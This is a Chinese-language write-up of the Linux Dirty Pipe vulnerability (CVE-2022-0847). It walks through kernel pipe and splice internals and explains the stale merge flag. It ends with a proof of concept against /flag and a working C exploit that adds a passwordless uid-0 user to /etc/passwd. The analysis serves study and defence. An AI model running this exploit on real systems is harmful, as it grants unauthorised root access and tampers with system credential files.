CVE-2022-0847
 Mixt 19k 字 · 约 70 分钟
最后更新于 2026-11-17
一. 前置
管道
当我们新建一个管道时,内核会分配一个VFS inode,一个struct pipe_inode_info,两个文件描述符,和一个struct pipe_buffer数组
struct pipe_buffer {
	struct page *page;
	unsigned int offset, len;
	const struct pipe_buf_operations *ops;
	unsigned int flags;
	unsigned long private;
};
struct pipe_inode_info {
struct mutex mutex;
wait_queue_head_t rd_wait, wr_wait;
unsigned int head;
unsigned int tail;
unsigned int max_usage;
unsigned int ring_size;
#ifdef CONFIG_WATCH_QUEUE
bool note_loss;
#endif
unsigned int nr_accounted;
unsigned int readers;
unsigned int writers;
unsigned int files;
unsigned int r_counter;
unsigned int w_counter;
struct page *tmp_page;
struct fasync_struct *fasync_readers;
struct fasync_struct *fasync_writers;
struct pipe_buffer *bufs;
struct user_struct *user;
#ifdef CONFIG_WATCH_QUEUE
struct watch_queue *watch_queue;
#endif
};管道的创建
当我们尝试用pipe/pipe2创建管道,内核会进入do_pipe2()函数
static int do_pipe2(int __user *fildes, int flags)
{
	struct file *files[2];
	int fd[2];
	int error;

	error = __do_pipe_flags(fd, files, flags);
	if (!error) {
		if (unlikely(copy_to_user(fildes, fd, sizeof(fd)))) {
			fput(files[0]);
			fput(files[1]);
			put_unused_fd(fd[0]);
			put_unused_fd(fd[1]);
			error = -EFAULT;
		} else {
			fd_install(fd[0], files[0]);
			fd_install(fd[1], files[1]);
		}
	}
	return error;
}
如果使用
pipe2,我们可以设置flags,而pipe的flags = 0
进入__do_pipe_flags后,可以看见关于flags的检查
static int __do_pipe_flags(int *fd, struct file **files, int flags)
{
   int error;
   int fdw, fdr;

   if (flags & ~(O_CLOEXEC | O_NONBLOCK | O_DIRECT | O_NOTIFICATION_PIPE))
   	return -EINVAL;

   error = create_pipe_files(files, flags);
   if (error)
   	return error;

   error = get_unused_fd_flags(flags);
   if (error < 0)
   	goto err_read_pipe;
   fdr = error;

   error = get_unused_fd_flags(flags);
   if (error < 0)
   	goto err_fdr;
   fdw = error;

   audit_fd_pair(fdr, fdw);
   fd[0] = fdr;
   fd[1] = fdw;
   return 0;

err_fdr:
   put_unused_fd(fdr);
err_read_pipe:
   fput(files[0]);
   fput(files[1]);
   return error;
}然后我们会进入create_pipe_files函数
int create_pipe_files(struct file **res, int flags)
{
	struct inode *inode = get_pipe_inode();
	struct file *f;
	int error;

	if (!inode)
		return -ENFILE;

	if (flags & O_NOTIFICATION_PIPE) {
		error = watch_queue_init(inode->i_pipe);
		if (error) {
			free_pipe_info(inode->i_pipe);
			iput(inode);
			return error;
		}
	}

	f = alloc_file_pseudo(inode, pipe_mnt, "",
				O_WRONLY | (flags & (O_NONBLOCK | O_DIRECT)),
				&pipefifo_fops);
	if (IS_ERR(f)) {
		free_pipe_info(inode->i_pipe);
		iput(inode);
		return PTR_ERR(f);
	}

	f->private_data = inode->i_pipe;

	res[0] = alloc_file_clone(f, O_RDONLY | (flags & O_NONBLOCK),
				  &pipefifo_fops);
	if (IS_ERR(res[0])) {
		put_pipe_info(inode, inode->i_pipe);
		fput(f);
		return PTR_ERR(res[0]);
	}
	res[0]->private_data = inode->i_pipe;
	res[1] = f;
	stream_open(inode, res[0]);
	stream_open(inode, res[1]);
	return 0;
}在get_pipe_inode中的alloc_pipe_info(),管道会同时完成struct pipe_buffer[]和struct pipe_inode_info的分配
static struct inode * get_pipe_inode(void)
{
	struct inode *inode = new_inode_pseudo(pipe_mnt->mnt_sb);
	struct pipe_inode_info *pipe;

	if (!inode)
		goto fail_inode;

	inode->i_ino = get_next_ino();

	pipe = alloc_pipe_info();
	if (!pipe)
		goto fail_iput;

	inode->i_pipe = pipe;
	pipe->files = 2;
	pipe->readers = pipe->writers = 1;
	inode->i_fop = &pipefifo_fops;

	/*
	 * Mark the inode dirty from the very beginning,
	 * that way it will never be moved to the dirty
	 * list because "mark_inode_dirty()" will think
	 * that it already _is_ on the dirty list.
	 */
	inode->i_state = I_DIRTY;
	inode->i_mode = S_IFIFO | S_IRUSR | S_IWUSR;
	inode->i_uid = current_fsuid();
	inode->i_gid = current_fsgid();
	inode->i_atime = inode->i_mtime = inode->i_ctime = current_time(inode);

	return inode;

fail_iput:
	iput(inode);

fail_inode:
	return NULL;
}
struct pipe_inode_info *alloc_pipe_info(void)
{
struct pipe_inode_info *pipe;
unsigned long pipe_bufs = PIPE_DEF_BUFFERS;
struct user_struct *user = get_current_user();
unsigned long user_bufs;
unsigned int max_size = READ_ONCE(pipe_max_size);
pipe = kzalloc(sizeof(struct pipe_inode_info), GFP_KERNEL_ACCOUNT);
if (pipe == NULL)
goto out_free_uid;
if (pipe_bufs * PAGE_SIZE > max_size && !capable(CAP_SYS_RESOURCE))
pipe_bufs = max_size >> PAGE_SHIFT;
user_bufs = account_pipe_buffers(user, 0, pipe_bufs);
if (too_many_pipe_buffers_soft(user_bufs) && pipe_is_unprivileged_user()) {
user_bufs = account_pipe_buffers(user, pipe_bufs, 1);
pipe_bufs = 1;
}
if (too_many_pipe_buffers_hard(user_bufs) && pipe_is_unprivileged_user())
goto out_revert_acct;
pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer),
GFP_KERNEL_ACCOUNT);
if (pipe->bufs) {
init_waitqueue_head(&pipe->rd_wait);
init_waitqueue_head(&pipe->wr_wait);
pipe->r_counter = pipe->w_counter = 1;
pipe->max_usage = pipe_bufs;
pipe->ring_size = pipe_bufs;
pipe->nr_accounted = pipe_bufs;
pipe->user = user;
mutex_init(&pipe->mutex);
return pipe;
}
out_revert_acct:
(void) account_pipe_buffers(user, pipe_bufs, 0);
kfree(pipe);
out_free_uid:
free_uid(user);
return NULL;
}
对于pipe_buffer的分配,默认数量为16个
#define PIPE_DEF_BUFFERS 16
unsigned long pipe_bufs = PIPE_DEF_BUFFERS;
pipe->bufs = kcalloc(pipe_bufs, sizeof(struct pipe_buffer), GFP_KERNEL_ACCOUNT);
管道的写入操作
pipe_inode_info用head与tail管理pipe_buffer[]
其本质上是个循环队列
pipe_write(struct kiocb *iocb, struct iov_iter *from)
{
	struct file *filp = iocb->ki_filp;
	struct pipe_inode_info *pipe = filp->private_data;
	unsigned int head;
	ssize_t ret = 0;
	size_t total_len = iov_iter_count(from);
	ssize_t chars;
	bool was_empty = false;
	bool wake_next_writer = false;

	/* Null write succeeds. */
	if (unlikely(total_len == 0))
		return 0;

	__pipe_lock(pipe);

	if (!pipe->readers) {
		send_sig(SIGPIPE, current, 0);
		ret = -EPIPE;
		goto out;
	}

#ifdef CONFIG_WATCH_QUEUE
	if (pipe->watch_queue) {
		ret = -EXDEV;
		goto out;
	}
#endif

	/*
	 * Only wake up if the pipe started out empty, since
	 * otherwise there should be no readers waiting.
	 *
	 * If it wasn't empty we try to merge new data into
	 * the last buffer.
	 *
	 * That naturally merges small writes, but it also
	 * page-aligs the rest of the writes for large writes
	 * spanning multiple pages.
	 */
	head = pipe->head;
	was_empty = pipe_empty(head, pipe->tail);
	chars = total_len & (PAGE_SIZE-1);
	if (chars && !was_empty) {
		unsigned int mask = pipe->ring_size - 1;
		struct pipe_buffer *buf = &pipe->bufs[(head - 1) & mask];
		int offset = buf->offset + buf->len;

		if ((buf->flags & PIPE_BUF_FLAG_CAN_MERGE) &&
		    offset + chars <= PAGE_SIZE) {
			ret = pipe_buf_confirm(pipe, buf);
			if (ret)
				goto out;

			ret = copy_page_from_iter(buf->page, offset, chars, from);
			if (unlikely(ret < chars)) {
				ret = -EFAULT;
				goto out;
			}

			buf->len += ret;
			if (!iov_iter_count(from))
				goto out;
		}
	}

	for (;;) {
		if (!pipe->readers) {
			send_sig(SIGPIPE, current, 0);
			if (!ret)
				ret = -EPIPE;
			break;
		}

		head = pipe->head;
		if (!pipe_full(head, pipe->tail, pipe->max_usage)) {
			unsigned int mask = pipe->ring_size - 1;
			struct pipe_buffer *buf = &pipe->bufs[head & mask];
			struct page *page = pipe->tmp_page;
			int copied;

			if (!page) {
				page = alloc_page(GFP_HIGHUSER | __GFP_ACCOUNT);
				if (unlikely(!page)) {
					ret = ret ? : -ENOMEM;
					break;
				}
				pipe->tmp_page = page;
			}

			/* Allocate a slot in the ring in advance and attach an
			 * empty buffer.  If we fault or otherwise fail to use
			 * it, either the reader will consume it or it'll still
			 * be there for the next write.
			 */
			spin_lock_irq(&pipe->rd_wait.lock);

			head = pipe->head;
			if (pipe_full(head, pipe->tail, pipe->max_usage)) {
				spin_unlock_irq(&pipe->rd_wait.lock);
				continue;
			}

			pipe->head = head + 1;
			spin_unlock_irq(&pipe->rd_wait.lock);

			/* Insert it into the buffer array */
			buf = &pipe->bufs[head & mask];
			buf->page = page;
			buf->ops = &anon_pipe_buf_ops;
			buf->offset = 0;
			buf->len = 0;
			if (is_packetized(filp))
				buf->flags = PIPE_BUF_FLAG_PACKET;
			else
				buf->flags = PIPE_BUF_FLAG_CAN_MERGE;
			pipe->tmp_page = NULL;

			copied = copy_page_from_iter(page, 0, PAGE_SIZE, from);
			if (unlikely(copied < PAGE_SIZE && iov_iter_count(from))) {
				if (!ret)
					ret = -EFAULT;
				break;
			}
			ret += copied;
			buf->offset = 0;
			buf->len = copied;

			if (!iov_iter_count(from))
				break;
		}

		if (!pipe_full(head, pipe->tail, pipe->max_usage))
			continue;

		/* Wait for buffer space to become available. */
		if (filp->f_flags & O_NONBLOCK) {
			if (!ret)
				ret = -EAGAIN;
			break;
		}
		if (signal_pending(current)) {
			if (!ret)
				ret = -ERESTARTSYS;
			break;
		}

		/*
		 * We're going to release the pipe lock and wait for more
		 * space. We wake up any readers if necessary, and then
		 * after waiting we need to re-check whether the pipe
		 * become empty while we dropped the lock.
		 */
		__pipe_unlock(pipe);
		if (was_empty) {
			wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN | EPOLLRDNORM);
			kill_fasync(&pipe->fasync_readers, SIGIO, POLL_IN);
		}
		wait_event_interruptible_exclusive(pipe->wr_wait, pipe_writable(pipe));
		__pipe_lock(pipe);
		was_empty = pipe_empty(pipe->head, pipe->tail);
		wake_next_writer = true;
	}
out:
	if (pipe_full(pipe->head, pipe->tail, pipe->max_usage))
		wake_next_writer = false;
	__pipe_unlock(pipe);

	/*
	 * If we do do a wakeup event, we do a 'sync' wakeup, because we
	 * want the reader to start processing things asap, rather than
	 * leave the data pending.
	 *
	 * This is particularly important for small writes, because of
	 * how (for example) the GNU make jobserver uses small writes to
	 * wake up pending jobs
	 */
	if (was_empty) {
		wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN | EPOLLRDNORM);
		kill_fasync(&pipe->fasync_readers, SIGIO, POLL_IN);
	}
	if (wake_next_writer)
		wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT | EPOLLWRNORM);
	if (ret > 0 && sb_start_write_trylock(file_inode(filp)->i_sb)) {
		int err = file_update_time(filp);
		if (err)
			ret = err;
		sb_end_write(file_inode(filp)->i_sb);
	}
	return ret;
}was_empty的判定实际上是head == tail
这意味着在函数逻辑中,如果管道非空,head是绝对不可能等于tail的
如果管道非空,管道会先尝试写入上一个pipe_buffer
struct pipe_buffer *buf = &pipe->bufs[(head - 1) & mask]
紧接着判断if ( (buf->flags & PIPE_BUF_FLAG_CAN_MERGE) && offset + chars <= PAGE_SIZE)
PIPE_BUF_FLAG_CAN_MERGE意味着允许合并写,接下来会直接写入数据并返回
而如果offset + chars > PAGE_SIZE,上一个仍有空闲空间的pipe_buffer就不会被复用了
函数会进入循环,不断新建pipe_buffer直至数据全部拷贝
            buf = &pipe->bufs[head & mask];
			buf->page = page;
			buf->ops = &anon_pipe_buf_ops;
			buf->offset = 0;
			buf->len = 0;
			if (is_packetized(filp))	// 设置 buffer 的 flag,若设置了 O_DIRECT 则为 PACKET
				buf->flags = PIPE_BUF_FLAG_PACKET;  //不允许上述提到的合并写
			else
				buf->flags = PIPE_BUF_FLAG_CAN_MERGE;
            copied = copy_page_from_iter(page, 0, PAGE_SIZE, from);
            ret += copied;
			buf->offset = 0;
buf->len = copied;值得注意的是,只要在一个pipe_buffer[head]写入过数据head就会自增
pipe->head = head + 1
这也证明了,只要管道非空,head不可能等于tail
实际上
head自增甚至早于数据拷贝,这意味着即使写入失败,head也会自增
备注
如果offset = 0 & len = 0 & head != tail
向管道写入0x1000数据,pipe_buffer[head - 1]并不会被复用
而是会直接进入循环写入pipe_buffer[head]
这是因为**chars = total_len & (PAGE_SIZE-1)**
如果total_len = 0x1000,那么chars = 0x1000 & 0xFFF = 0
合并路径仍然会被跳过
之前在栈页写
slide gadget的时候布置了size_t rop[0x1000/8]疑惑的是拼尽全力无法写入
现在终于知道为什么了🥲
管道的读取操作
static ssize_t
pipe_read(struct kiocb *iocb, struct iov_iter *to)
{
	size_t total_len = iov_iter_count(to);
	struct file *filp = iocb->ki_filp;
	struct pipe_inode_info *pipe = filp->private_data;
	bool was_full, wake_next_reader = false;
	ssize_t ret;

	/* Null read succeeds. */
	if (unlikely(total_len == 0))
		return 0;

	ret = 0;
	__pipe_lock(pipe);

	/*
	 * We only wake up writers if the pipe was full when we started
	 * reading in order to avoid unnecessary wakeups.
	 *
	 * But when we do wake up writers, we do so using a sync wakeup
	 * (WF_SYNC), because we want them to get going and generate more
	 * data for us.
	 */
	was_full = pipe_full(pipe->head, pipe->tail, pipe->max_usage);
	for (;;) {
		unsigned int head = pipe->head;
		unsigned int tail = pipe->tail;
		unsigned int mask = pipe->ring_size - 1;

#ifdef CONFIG_WATCH_QUEUE
		if (pipe->note_loss) {
			struct watch_notification n;

			if (total_len < 8) {
				if (ret == 0)
					ret = -ENOBUFS;
				break;
			}

			n.type = WATCH_TYPE_META;
			n.subtype = WATCH_META_LOSS_NOTIFICATION;
			n.info = watch_sizeof(n);
			if (copy_to_iter(&n, sizeof(n), to) != sizeof(n)) {
				if (ret == 0)
					ret = -EFAULT;
				break;
			}
			ret += sizeof(n);
			total_len -= sizeof(n);
			pipe->note_loss = false;
		}
#endif

		if (!pipe_empty(head, tail)) {
			struct pipe_buffer *buf = &pipe->bufs[tail & mask];
			size_t chars = buf->len;
			size_t written;
			int error;

			if (chars > total_len) {
				if (buf->flags & PIPE_BUF_FLAG_WHOLE) {
					if (ret == 0)
						ret = -ENOBUFS;
					break;
				}
				chars = total_len;
			}

			error = pipe_buf_confirm(pipe, buf);
			if (error) {
				if (!ret)
					ret = error;
				break;
			}

			written = copy_page_to_iter(buf->page, buf->offset, chars, to);
			if (unlikely(written < chars)) {
				if (!ret)
					ret = -EFAULT;
				break;
			}
			ret += chars;
			buf->offset += chars;
			buf->len -= chars;

			/* Was it a packet buffer? Clean up and exit */
			if (buf->flags & PIPE_BUF_FLAG_PACKET) {
				total_len = chars;
				buf->len = 0;
			}

			if (!buf->len) {
				pipe_buf_release(pipe, buf);
				spin_lock_irq(&pipe->rd_wait.lock);
#ifdef CONFIG_WATCH_QUEUE
				if (buf->flags & PIPE_BUF_FLAG_LOSS)
					pipe->note_loss = true;
#endif
				tail++;
				pipe->tail = tail;
				spin_unlock_irq(&pipe->rd_wait.lock);
			}
			total_len -= chars;
			if (!total_len)
				break;	/* common path: read succeeded */
			if (!pipe_empty(head, tail))	/* More to do? */
				continue;
		}

		if (!pipe->writers)
			break;
		if (ret)
			break;
		if (filp->f_flags & O_NONBLOCK) {
			ret = -EAGAIN;
			break;
		}
		__pipe_unlock(pipe);

		/*
		 * We only get here if we didn't actually read anything.
		 *
		 * However, we could have seen (and removed) a zero-sized
		 * pipe buffer, and might have made space in the buffers
		 * that way.
		 *
		 * You can't make zero-sized pipe buffers by doing an empty
		 * write (not even in packet mode), but they can happen if
		 * the writer gets an EFAULT when trying to fill a buffer
		 * that already got allocated and inserted in the buffer
		 * array.
		 *
		 * So we still need to wake up any pending writers in the
		 * _very_ unlikely case that the pipe was full, but we got
		 * no data.
		 */
		if (unlikely(was_full)) {
			wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT | EPOLLWRNORM);
			kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
		}

		/*
		 * But because we didn't read anything, at this point we can
		 * just return directly with -ERESTARTSYS if we're interrupted,
		 * since we've done any required wakeups and there's no need
		 * to mark anything accessed. And we've dropped the lock.
		 */
		if (wait_event_interruptible_exclusive(pipe->rd_wait, pipe_readable(pipe)) < 0)
			return -ERESTARTSYS;

		__pipe_lock(pipe);
		was_full = pipe_full(pipe->head, pipe->tail, pipe->max_usage);
		wake_next_reader = true;
	}
	if (pipe_empty(pipe->head, pipe->tail))
		wake_next_reader = false;
	__pipe_unlock(pipe);

	if (was_full) {
		wake_up_interruptible_sync_poll(&pipe->wr_wait, EPOLLOUT | EPOLLWRNORM);
		kill_fasync(&pipe->fasync_writers, SIGIO, POLL_OUT);
	}
	if (wake_next_reader)
		wake_up_interruptible_sync_poll(&pipe->rd_wait, EPOLLIN | EPOLLRDNORM);
	if (ret > 0)
		file_accessed(filp);
	return ret;
}read操作的核心就是
			buf->offset += chars;
buf->len -= chars;如果buf -> len被耗尽,该页将被释放
			if (!buf->len) {
				pipe_buf_release(pipe, buf);
				spin_lock_irq(&pipe->rd_wait.lock);
                tail++;
pipe->tail = tail;这意味着即使write操作只向一个页写入了0x10个字节,还有0xFF0的空闲空间
但只要read把buf -> len读到0,那么就会调用pipe_buf_release
并且pipe -> tail自增
static inline void pipe_buf_release(struct pipe_inode_info *pipe,
				    struct pipe_buffer *buf)
{
	const struct pipe_buf_operations *ops = buf->ops;

	buf->ops = NULL;
	ops->release(pipe, buf);
}
static void anon_pipe_buf_release(struct pipe_inode_info *pipe,
struct pipe_buffer *buf)
{
struct page *page = buf->page;
/*
* If nobody else uses this page, and we don't already have a
* temporary page, let's keep track of it as a one-deep
* allocation cache. (Otherwise just release our reference to it)
*/
if (page_count(page) == 1 && !pipe->tmp_page)
pipe->tmp_page = page;
else
put_page(page);
}pipe_buf_release会清空pipe_buffer -> ops
这意味着一个pipe_buffer不再有效
接下来会进入anon_pipe_buf_release,该函数会判断page的引用计数与该pipe的缓存槽
如果该page只被当前管道持有,且pipe -> tmp_page为空
那么该page就不会被立即释放
splice
splice是一个用于在文件与管道之间进行数据拷贝的系统调用
#define _GNU_SOURCE         /* See feature_test_macros(7) */
#include <fcntl.h>

ssize_t splice(int fd_in, loff_t *off_in, int fd_out,
loff_t *off_out, size_t len, unsigned int flags);调用splice会进入do_splice
long do_splice(struct file *in, loff_t *off_in, struct file *out,
	       loff_t *off_out, size_t len, unsigned int flags)
{
	struct pipe_inode_info *ipipe;
	struct pipe_inode_info *opipe;
	loff_t offset;
	long ret;

	if (unlikely(!(in->f_mode & FMODE_READ) ||
		     !(out->f_mode & FMODE_WRITE)))
		return -EBADF;

	ipipe = get_pipe_info(in, true);
	opipe = get_pipe_info(out, true);

	if (ipipe && opipe) {
		if (off_in || off_out)
			return -ESPIPE;

		/* Splicing to self would be fun, but... */
		if (ipipe == opipe)
			return -EINVAL;

		if ((in->f_flags | out->f_flags) & O_NONBLOCK)
			flags |= SPLICE_F_NONBLOCK;

		return splice_pipe_to_pipe(ipipe, opipe, len, flags);
	}

	if (ipipe) {
		if (off_in)
			return -ESPIPE;
		if (off_out) {
			if (!(out->f_mode & FMODE_PWRITE))
				return -EINVAL;
			offset = *off_out;
		} else {
			offset = out->f_pos;
		}

		if (unlikely(out->f_flags & O_APPEND))
			return -EINVAL;

		ret = rw_verify_area(WRITE, out, &offset, len);
		if (unlikely(ret < 0))
			return ret;

		if (in->f_flags & O_NONBLOCK)
			flags |= SPLICE_F_NONBLOCK;

		file_start_write(out);
		ret = do_splice_from(ipipe, out, &offset, len, flags);
		file_end_write(out);

		if (!off_out)
			out->f_pos = offset;
		else
			*off_out = offset;

		return ret;
	}

	if (opipe) {
		if (off_out)
			return -ESPIPE;
		if (off_in) {
			if (!(in->f_mode & FMODE_PREAD))
				return -EINVAL;
			offset = *off_in;
		} else {
			offset = in->f_pos;
		}

		if (out->f_flags & O_NONBLOCK)
			flags |= SPLICE_F_NONBLOCK;

		pipe_lock(opipe);
		ret = wait_for_space(opipe, flags);
		if (!ret) {
			unsigned int p_space;

			/* Don't try to read more the pipe has space for. */
			p_space = opipe->max_usage - pipe_occupancy(opipe->head, opipe->tail);
			len = min_t(size_t, len, p_space << PAGE_SHIFT);

			ret = do_splice_to(in, &offset, opipe, len, flags);
		}
		pipe_unlock(opipe);
		if (ret > 0)
			wakeup_pipe_readers(opipe);
		if (!off_in)
			in->f_pos = offset;
		else
			*off_in = offset;

		return ret;
	}

	return -EINVAL;
}如果是从文件读取到管道,调用的函数是do_splice_to
static long do_splice_to(struct file *in, loff_t *ppos,
			 struct pipe_inode_info *pipe, size_t len,
			 unsigned int flags)
{
	int ret;

	if (unlikely(!(in->f_mode & FMODE_READ)))
		return -EBADF;

	ret = rw_verify_area(READ, in, ppos, len);
	if (unlikely(ret < 0))
		return ret;

	if (unlikely(len > MAX_RW_COUNT))
		len = MAX_RW_COUNT;

	if (unlikely(!in->f_op->splice_read))
		return warn_unsupported(in, "read");
	return in->f_op->splice_read(in, ppos, pipe, len, flags);
}
最终会进入 copy_page_to_iter_pipe()
static size_t copy_page_to_iter_pipe(struct page *page, size_t offset, size_t bytes,
			 struct iov_iter *i)
{
	struct pipe_inode_info *pipe = i->pipe;
	struct pipe_buffer *buf;
	unsigned int p_tail = pipe->tail;
	unsigned int p_mask = pipe->ring_size - 1;
	unsigned int i_head = i->head;
	size_t off;

	if (unlikely(bytes > i->count))
		bytes = i->count;

	if (unlikely(!bytes))
		return 0;

	if (!sanity(i))
		return 0;

	off = i->iov_offset;
	buf = &pipe->bufs[i_head & p_mask];
	if (off) {
		if (offset == off && buf->page == page) {
			/* merge with the last one */
			buf->len += bytes;
			i->iov_offset += bytes;
			goto out;
		}
		i_head++;
		buf = &pipe->bufs[i_head & p_mask];
	}
	if (pipe_full(i_head, p_tail, pipe->max_usage))
		return 0;

	buf->ops = &page_cache_pipe_buf_ops;
	get_page(page);
	buf->page = page;
	buf->offset = offset;
	buf->len = bytes;

	pipe->head = i_head + 1;
	i->iov_offset = offset + bytes;
	i->head = i_head;
out:
	i->count -= bytes;
	return bytes;
}该函数会将buf -> page设为文件映射的页面集的对应页框
其中get_page(page)会将页的引用计数 + 1
值得注意的是,buf -> flags并没有被重新赋值
splice必须从文件取至少一个字节写入管道才能绑定因此我们无法在
offset = 0处写入文件
而如果是从管道读取文件,会调用do_splice_from
该函数会将pipe_buffer[]中的数据读出并写入文件
二.漏洞分析
pipe_buffer被创建时,pipe_buffer -> flags会被设为PIPE_BUF_FLAG_CAN_MERGE
当write(pipe_fd[1])进入合并路径时
内核只会检查pipe_buffer -> flags & PIPE_BUF_FLAG_CAN_MERGE && chars + offset <= PAGE_SIZE
而在splice中,buf -> flags也并没有被做任何改变
这时如果我们再用splice把一个只读的文件映射绑定到管道上
我们就可以直接copy_page_from_iter()向只读文件写入数据
在
copy_page_from_iter中也没有任何文件权限检查

示例
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
void errExit(char *msg){
    printf("\n[+]Error of %s\n",msg);
    exit(EXIT_FAILURE);
}
int main(){
    int pipe_fd[2];
    char buf[0x1000];
    memset(buf, 'A', sizeof(buf));
    pipe(pipe_fd);
    int fd = open("/flag",O_RDONLY);
    if(fd < 0){
        errExit("open flag");
    }
    for(int i = 0;i < 0x10; i++){
        write(pipe_fd[1], buf, sizeof(buf));
    }
    for(int i = 0;i < 0x10; i++){
        read(pipe_fd[0], buf, sizeof(buf));
    }
    splice(fd, NULL, pipe_fd[1], NULL, 1, 0);
    write(pipe_fd[1],"AAAAAAAA", 8);
    return 0;
}
三.漏洞利用
我们可以向 /etc/passwd 写入一个伪造的 uid=0 用户并设置密码
四.Exploit
#define _GNU_SOURCE
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>
void errExit(char *msg){
    printf("\n[+]Error of %s\n",msg);
    exit(EXIT_FAILURE);
}
int main(){
    int pipe_fd[2];
    char buf[0x1000];
    char passwd[0x100];
    memset(buf, 'A', sizeof(buf));
    int fd = open("/etc/passwd", O_RDONLY);
    if( fd < 0){
        errExit("passwd_fd");
    }
    read(fd, passwd, sizeof(passwd));
    void *ptr = memmem(passwd, sizeof(passwd), "root:/bin/sh\n", 13);
    size_t offset = (size_t)(ptr + 13 - (void *)passwd);
    offset -= 1;
    printf("\n[+]Successful get offset of %ld\n",offset);
    pipe(pipe_fd);
    for(int i = 0;i < 0x10; i++){
        write(pipe_fd[1], buf, sizeof(buf));
    }
    for(int i = 0;i < 0x10; i++){
        read(pipe_fd[0], buf, sizeof(buf));
    }
    char fake_user[] = "mixt::0:0:mixt:/root:/bin/sh\n\x00\x00\x00\x00\x00\x00\x00\x00";
    splice(fd, &offset, pipe_fd[1], NULL, 1, 0);
    write(pipe_fd[1], fake_user, sizeof(fake_user));
    return 0;
}